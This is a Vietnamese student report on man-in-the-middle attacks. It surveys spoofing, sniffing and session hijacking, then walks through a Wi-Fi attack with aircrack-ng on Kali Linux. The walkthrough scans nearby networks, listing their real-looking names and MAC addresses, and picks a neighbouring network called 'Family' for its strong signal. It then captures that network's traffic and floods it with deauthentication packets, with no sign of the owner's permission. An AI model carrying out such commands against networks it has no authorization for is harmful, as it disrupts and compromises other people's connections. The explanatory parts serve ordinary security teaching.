a) **Rogue Wi-Fi Access Point:** Kẻ tấn công thiết lập một điểm truy cập Wi-Fi giả mạo, được ngụy trang giống như một mạng Wi-Fi hợp pháp gần đó, và đánh lừa các thiết bị kết nối vào mạng của chúng thay vì mạng Wi-Fi thật. Kẻ tấn công chỉ cần ở gần đủ để nằm trong phạm vi của mạng gốc là có thể thực hiện được cuộc tấn công.




Hình 2.5: Rogue Wi-Fi Access Point

b) **ARP Spoofing:** là hình thức tấn công mạng trong đó kẻ tấn công gửi các gói ARP giả mạo để đánh lừa các thiết bị trong cùng mạng LAN, khiến chúng cập nhật sai thông tin địa chỉ MAC.

- Cụ thể, kẻ tấn công giả danh là gateway (hoặc thiết bị khác) bằng cách khai báo địa chỉ IP của gateway trở về địa chỉ MAC của mình.
- Khi đó, các thiết bị nạn nhân sẽ gửi dữ liệu về attacker thay vì gateway thật, giúp kẻ tấn công có thể theo dõi, đánh cắp thông tin hoặc thực hiện các cuộc tấn công

như nghe lén (sniffing), chiếm quyền phiên làm việc (session hijacking) hay tấn công từ chối dịch vụ (DoS).




Hình 2.6: ARP Spoofing

c) IP spoofing - Giả mạo IP: Mỗi thiết bị có khả năng kết nối với internet đều có internet protocol address (IP), tương tự như địa chỉ cho nhà chúng ta.



MITM ip spoofing



Hình 2.7: IP spoofing


- Với IP spoofing, kẻ tấn công có thể thay thế bạn hoặc đối tượng tương tác với bạn và lừa bạn rằng bạn đang liên hệ trực tiếp với bên kia, kẻ tấn công có thể truy cập vào thông tin mà bạn đang trao đổi.

d) Rogue DHCP Host: Cuộc tấn công này đòi hỏi kẻ tấn công phải có quyền truy cập vật lý vào mạng. Kẻ đó thiết lập một máy chủ DHCP giả mạo và chờ các thiết bị khách kết nối, hoặc ép chúng phải kết nối lại bằng cách gửi các gói tin **DHCP RELEASE**.

- **Rogue DHCP Host là một bước "mở cửa"**, giúp kẻ tấn công tạo môi trường thuận lợi để thực hiện **Session Hijacking**.
- Ngoài ra, kẻ tấn công cũng có thể thực hiện một cuộc tấn công từ chối dịch vụ (DoS) nhắm vào máy chủ DHCP hợp pháp để làm gián đoạn hoạt động của nó.

e) DNS spoofing: DNS Domain Name Server (DNS) spoofing là một kỹ thuật buộc người dùng vào một website giả chứ không phải trang mà người dùng dự định truy cập. Nếu bạn là nạn nhân của DNS spoofing, bạn sẽ nghĩ rằng bạn đang truy cập một website

đáng tin khi bạn thực sự tương tác với một kẻ lừa đảo. Mục tiêu của thủ phạm là tăng lượng truy cập website giả mạo hoặc đánh cắp thông tin đăng nhập của người dùng.



Hình 2.8: DNS spoofing

- Kẻ tấn công giả mạo DNS bằng cách thay đổi địa chỉ của website trong máy chủ DNS. Nạn nhân vô tình truy cập website giả mạo và kẻ tấn công sẽ cố gắng đánh cắp thông tin của họ.

- **Giai đoạn Decryption**

a) **Sniffing - Đánh hơi:** Sniffing hoặc Packet Sniffing là một kỹ thuật được sử dụng để nắm bắt các gói dữ liệu chảy vào và ra khỏi một hệ thống mạng.




Hình 2.9: Sniffing

- Packet Sniffing trong mạng tương đương với việc nghe trộm trong điện thoại. Sniffing là hợp pháp nếu được sử dụng đúng cách và nhiều doanh nghiệp làm điều đó vì mục đích bảo mật.

b) **Chiếm quyền phiên làm việc (Session Hijacking):** Hầu hết các ứng dụng web đều sử dụng cơ chế đăng nhập tạo ra một **mã phiên tạm thời (session token)** để xử lý các yêu cầu sau này. Cơ chế này giúp người dùng không phải nhập lại mật khẩu ở mỗi trang. Nếu kẻ tấn công **nghe lén lưu lượng mạng chứa thông tin nhạy cảm** và **chiếm được mã phiên**, hắn có thể gửi yêu cầu đến máy chủ dưới danh nghĩa của nạn nhân.

Session Hijacking



Hình 2.10: Session Hijacking

- Trong một số trường hợp, để thực hiện cuộc tấn công thành công, kẻ tấn công còn cần phải thu thập thêm các **thông tin xác định danh tính trình duyệt/người dùng** (“fingerprinting”), như: đặc điểm phần mềm và phần cứng của nạn nhân, quốc gia, múi giờ... Nhờ đó, attacker có thể giả mạo nạn nhân một cách trọn vẹn và tránh bị hệ thống phát hiện.

c) Chèn gói tin (Packet Injection): Kẻ tấn công có thể sử dụng chế độ giám sát (monitoring mode) để **chèn các gói tin độc hại vào luồng dữ liệu đang truyền**. Những gói tin này có thể được thiết kế sao cho **trông giống như một phần hợp lệ của quá trình giao tiếp**, trong khi thực chất chứa mã độc hoặc dữ liệu giả mạo.


- Thông thường, để thực hiện việc chèn gói tin một cách hiệu quả, kẻ tấn công cần **nghe lén (sniffing)** trước để **xác định đúng cấu trúc, thời điểm và cách thức truyền gói tin**, từ đó có thể tạo và gửi đi các gói tin giả mà không bị phát hiện.

CHƯƠNG 3: KỊCH BẢN TẤN CÔNG

3.1 Tổng quan về mô hình

Trong bài này, nhóm em xây dựng kịch bản để tấn công mạng minh họa các mạng không dây xung quanh.

Mô hình gồm máy ảo Kali linux, các access point xung quanh có các thiết bị đầu cuối kết nối vào mạng.



Hình 3.1: Mô hình về môi trường của kịch bản

- **Máy Kali linux trên nền tảng VMWare:**



Hình 3.2: Logo Kali Linux

- + Hệ điều hành: Kali Linux
- + Địa chỉ IP: 192.168.10.1
- + Subnet mask: 255.255.255.0
- + Broadcast: 192.168.100.255

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.100.121 netmask 255.255.255.0 broadcast 192.168.100.255
inet6 fe80::5961:899e:22e:fa2a prefixlen 64 scopeid 0x20<link>
ether cc:64:1a:f2:42:67 txqueuelen 1000 (Ethernet)
RX packets 5 bytes 1076 (1.0 KiB)
RX errors 0 dropped 2 overruns 0 frame 0
TX packets 10 bytes 1399 (1.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 3.3: Lệnh hiển thị các giao diện mạng

3.2 Chuẩn bị môi trường

Chuẩn bị USB wifi (Card mạng rời) có hỗ trợ chế độ, ví dụ như:

TL-WN722N Wireless USB Adapter của nhà cung cấp tp-link



Hình 3.4: Wireless USB Adapter

- Chuẩn bị bộ công cụ aircrack-ng.
- Aircrack-ng là công cụ kiểm tra bảo mật Wi-Fi, dùng để giải mã mật khẩu bằng cách phân tích dữ liệu thu thập được:

```
(kali@kali)-[~]  
$ aircrack-ng  
  
Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe  
https://www.aircrack-ng.org  
  
usage: aircrack-ng [options] <input file(s)>  
  
Common options:
```

Hình 3.5: Cài đặt Aircrack

- Kiểm tra máy có card mạng chưa: Nếu hiện wlan0 với các thông số thì máy đã nhận card mạng

```
(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"FPT Telecom-B04E"
Mode:Managed  Frequency:2.412 GHz  Access Point: 54:04:63:05:FD:21
Bit Rate=6.5 Mb/s   Tx-Power=30 dBm
Retry short limit:7   RTS thr=2347 B   Fragment thr:off
Power Management:off
Link Quality=56/70  Signal level=-54 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:7  Missed beacon:0
```

Hình 3.6: Lệnh kiểm tra và cấu hình các kết nối Wi-Fi trên Linux

- Kiểm tra card mạng liệu có hỗ trợ chế độ monitor. Nếu có hãy chuyển card mạng sang chế độ monitor:

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
653 NetworkManager
1059 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8xxxu    Realtek Semiconductor Corp. RTL8188FTV 802.11b/g/n 1T1R 2.4G WLAN Adapter
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.


wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7   RTS thr=2347 B   Fragment thr:off
Power Management:on
```

Hình 3.7: Kiểm tra chế độ Monitor

Chuẩn bị kiến thức về bộ công cụ Ettercap:

Ettercap là một công cụ cho phép thực hiện các tấn công MITM trong mạng LAN như arp poisoning, dhcp poisoning dns_spoof. Ettercap giúp giả mạo các kết nối, giả

mạo DNS,... Nó cho phép trung gian giữa các cuộc tấn công trong mạng LAN. Ettercap hỗ trợ phân tích hoạt động của nhiều giao thức và bao gồm nhiều tính năng cho phân tích mạng và máy chủ.



Hình 3.7: Logo của Ettercap

Chuẩn bị kiến thức về Wireshark:

Wireshark là công cụ phân tích mạng mạnh mẽ và phổ biến nhất hiện nay, được sử dụng rộng rãi để giám sát và phân tích lưu lượng mạng trong thời gian thực.

Wireshark hỗ trợ hàng trăm giao thức mạng, cho phép phân tích lưu lượng dữ liệu theo thời gian thực, lọc gói tin để tìm kiếm thông tin quan trọng, và giúp phát hiện lỗi hoặc sự cố bảo mật.



Hình 3.8: Logo của Wireshark

3.3 Kịch bản tấn công

3.3.1 Tấn công wifi bằng Aircrack-ng

Quy trình thực hiện:

a) Monitor mode

Đầu tiên phải kiểm tra xem card wifi trên máy kali đã chuyển sang chế độ “Monitor” chưa, nếu chưa như hình dưới (Mode: Managed):

```
(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"FPT Telecom-B04E"
Mode:Managed  Frequency:2.412 GHz  Access Point: 54:04:63:05:FD:21
Bit Rate=72.2 Mb/s   Tx-Power=20 dBm
Retry short limit:7   RTS thr=2347 B   Fragment thr:off
Power Management:off
Link Quality=60/70  Signal level=-50 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0  Missed beacon:0
```

Hình 3.9: Kiểm tra chế độ card mạng

Ta cần chuyển card mạng sang chế độ Monitor bằng cách nhập lệnh “sudo airmon-ng start wlan0”:

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
646 NetworkManager
1078 wpa_supplicant

PHY      Interface      Driver      Chipset
phy2     wlan0          rtl8xxxu    Realtek Semiconductor Corp. RTL8188FTV 802.11b/g/n 1T1R 2.4G WLAN Adapter
(mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
(mac80211 station mode vif disabled for [phy2]wlan0)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7   RTS thr=2347 B   Fragment thr:off
Power Management:on
```

Hình 3.10: Bật chế độ monitor

Khi đó ta thấy mode đã chuyển sang chế độ monitor và card mạng cũng đã đổi tên thành wlan0mon thay vì wlan0 như lúc đầu

b) Thu thập thông tin và xác định mục tiêu

Ta sử dụng câu lệnh “sudo airodump-ng wlan0mon” để quét tín hiệu các wifi xung quanh:

```
CH 11 ][ Elapsed: 6 s ][ 2025-04-05 13:24
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
50:42:89:00:29:70	-81	3	0 0	9	130	WPA2	CCMP	PSK	Bao Vy
04:B8:BE:5B:94:68	-78	4	0 0	1	130	WPA2	CCMP	PSK	Ko Co PassWord
98:00:6A:16:60:91	-78	7	0 0	1	130	WPA2	CCMP	PSK	Nhat Long
FC:57:03:36:95:68	-60	15	3 0	11	360	WPA2	CCMP	PSK	Tuan Dung
D6:8D:26:29:32:89	-63	20	0 0	11	65	WPA2	CCMP	PSK	[LG_Wall-Mount A/C]3289
AA:74:84:F7:A1:FC	-78	12	0 0	4	130	WPA2	CCMP	PSK	Tina Pham
74:DA:88:B0:D5:56	-80	7	0 0	2	270	WPA2	CCMP	PSK	TP-Link_D556
3C:A7:AE:A0:F0:70	-78	12	0 0	3	130	WPA2	CCMP	PSK	Zizan
54:AF:97:26:18:FF	-74	18	0 0	4	270	WPA2	CCMP	PSK	Dang Khoa
DC:8E:8D:21:AA:8F	-69	11	1 0	10	270	WPA2	CCMP	PSK	Bao
3C:64:CF:B3:62:A1	-73	18	0 0	10	270	WPA2	CCMP	PSK	Tro Quận 8-104,103
5C:3A:3D:82:54:03	-75	9	0 0	1	130	WPA2	CCMP	PSK	Nhat Long
BC:E0:01:1D:6A:40	-80	4	0 0	2	130	WPA2	CCMP	PSK	Xuan Quynh
C0:51:5C:83:03:BC	-57	20	0 0	4	130	WPA2	CCMP	PSK	Family
AC:50:DE:76:4A:68	-67	36	3 0	2	360	WPA2	CCMP	PSK	Vu Tru
98:00:6A:16:66:CD	-69	25	0 0	1	130	WPA2	CCMP	PSK	Nhat Long
54:04:63:05:FD:21	-51	28	3 0	1	360	WPA2	CCMP	PSK	FPT Telecom-B04E
C0:51:5C:83:03:A8	-63	27	0 0	1	130	WPA2	CCMP	PSK	Family
D4:B7:09:1D:C3:77	-78	13	0 0	1	130	WPA2	CCMP	PSK	DLCA
C0:49:43:77:A3:FF	-78	15	1 0	8	130	WPA2	CCMP	PSK	Huy Hoang
C0:49:43:77:A1:F7	-74	0	2 0	7	-1	WPA			<length: 0>
52:42:89:34:07:28	-78	16	1 0	8	130	WPA2	CCMP	PSK	Tina Pham
5C:BA:EF:57:4D:E0	-73	27	1 0	6	360	WPA2	CCMP	PSK	Ha mi
F8:79:28:2D:36:3C	-55	29	0 0	9	324	WPA2	CCMP	PSK	Heniken
C0:B5:D7:5F:5D:88	-80	4	0 0	8	360	WPA2	CCMP	PSK	Lung
D4:B7:09:1D:C1:C3	-78	5	0 0	5	130	WPA2	CCMP	PSK	DLCA
98:00:6A:16:5F:49	-73	15	0 0	5	130	WPA2	CCMP	PSK	Nhat Long
9C:63:5B:FD:F5:12	-41	32	0 0	6	360	WPA3	CCMP	SAE	<length: 0>
9E:63:5B:1D:F5:12	-41	35	0 0	6	360	WPA2	CCMP	PSK	Le Quoc Dat

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
FC:57:03:36:95:68	B4:36:E3:F0:28:B2	-1	1e- 0	0	1		
DC:8E:8D:21:AA:8F	2C:3A:E8:60:A0:C5	-75	0 - 1	2	2		
AC:50:DE:76:4A:68	9A:E1:41:C3:1D:AA	-83	1e- 1e	0	3		
AC:50:DE:76:4A:68	DE:44:B6:55:7F:4E	-1	1e- 0	0	1		
54:04:63:05:FD:21	5C:E5:0C:6D:1F:24	-61	0 - 1e	0	1		
54:04:63:05:FD:21	CC:8C:BF:23:7F:C5	-57	0 - 1	3	3		
C0:51:5C:83:03:A8	DE:72:B4:71:5E:C4	-71	0 - 1	30	13		
C0:49:43:77:A3:FF	A8:31:62:6E:17:70	-75	1e- 1	0	2		

Hình 3.11: Quét wifi xung quanh

- Trong hình ta có thể thấy rất nhiều thông tin từ các điểm phát tín hiệu wifi, hacker có thể dựa vào đây để tấn công wifi.
- Dựa vào các thông tin này, hacker có thể dễ dàng thu thập và phân tích thông tin để xác định đâu là mục tiêu dễ tấn công, đánh cắp thông tin nhất

c) Chọn mục tiêu, thu thập thông tin tiền tấn công

Trong trường hợp này, ta sẽ chọn mục tiêu với tên Wifi là “Family” và BSSID là “C0:51:5C:83:03:A8” là wifi có tính hiệu mạnh, điều đó nói lên rằng wifi đó đang ở gần ta.

Ta sẽ tiến hành bắt các gói tin bằng công cụ airodump-ng

“sudo airodump-ng -c 1 --bssid C0:51:5C:83:03:A8 -w pwd_family wlan0mon” câu lệnh có ý nghĩa như sau:

sudo: Chạy lệnh với quyền quản trị (root).

airodump-ng: Công cụ dùng để quét và thu thập thông tin mạng Wi-Fi.

-c 1: Quét kênh số 1. Đây là kênh mà Access Point (AP) với địa chỉ MAC C0:51:5C:83:03:A8 đang sử dụng. Tham số này giúp giới hạn việc quét trên một kênh duy nhất thay vì quét toàn bộ các kênh.

--bssid C0:51:5C:83:03:A8: Địa chỉ MAC (BSSID) của Access Point (AP) mà bạn muốn theo dõi. Đây là địa chỉ duy nhất của Access Point và giúp bạn tập trung vào mạng Wi-Fi của AP này.

-w fam_pwd: Chỉ định tên file để lưu kết quả thu thập. Tất cả dữ liệu quét (gói tin) sẽ được lưu vào tệp có tên fam_pwd. Thông thường, tệp này sẽ là gói tin có đuôi .cap (có thể xem bằng công cụ wireshark) được dùng để phân tích hoặc giải mã sau này.
wlan0mon: Tên giao diện mạng Wi-Fi của thiết bị của bạn, ở chế độ monitor. Chế độ monitor cho phép card mạng Wi-Fi thu thập mọi gói tin trong không gian sóng mà không cần phải kết nối vào mạng.

- Đây sẽ là phần hiển thị khi bắt gói tin:

```
(kali@kali)-[~]
$ sudo airodump-ng -c 1 --bssid C0:51:5C:83:03:A8 -w pwd_family wlan0mon
13:42:36 Created capture file "pwd_family-01.cap".

CH 1 ][ Elapsed: 6 s ][ 2025-04-05 13:42

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
C0:51:5C:83:03:A8 -68 78      53         1   0   1  130  WPA2 CCMP  PSK  Family
BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
C0:51:5C:83:03:A8 DE:72:B4:71:5E:C4 -71    0 - 1      4       35
```

Hình 3.12: Bắt gói tin của wifi cụ thể

- Station tức là các thiết bị đầu cuối (điện thoại, laptop, tivi,...)
- Tiếp theo, ta sẽ gửi liên tục các gói tin deauth tới bssid này

```
(kali@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a C0:51:5C:83:03:A8 wlan0mon
13:49:59 Waiting for beacon frame (BSSID: C0:51:5C:83:03:A8) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:50:00 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:00 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:01 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:01 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:02 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:02 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:03 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:03 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:04 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:04 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
13:50:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:51:5C:83:03:A8]
```

Hình 3.13: Gửi gói tin deauthentication

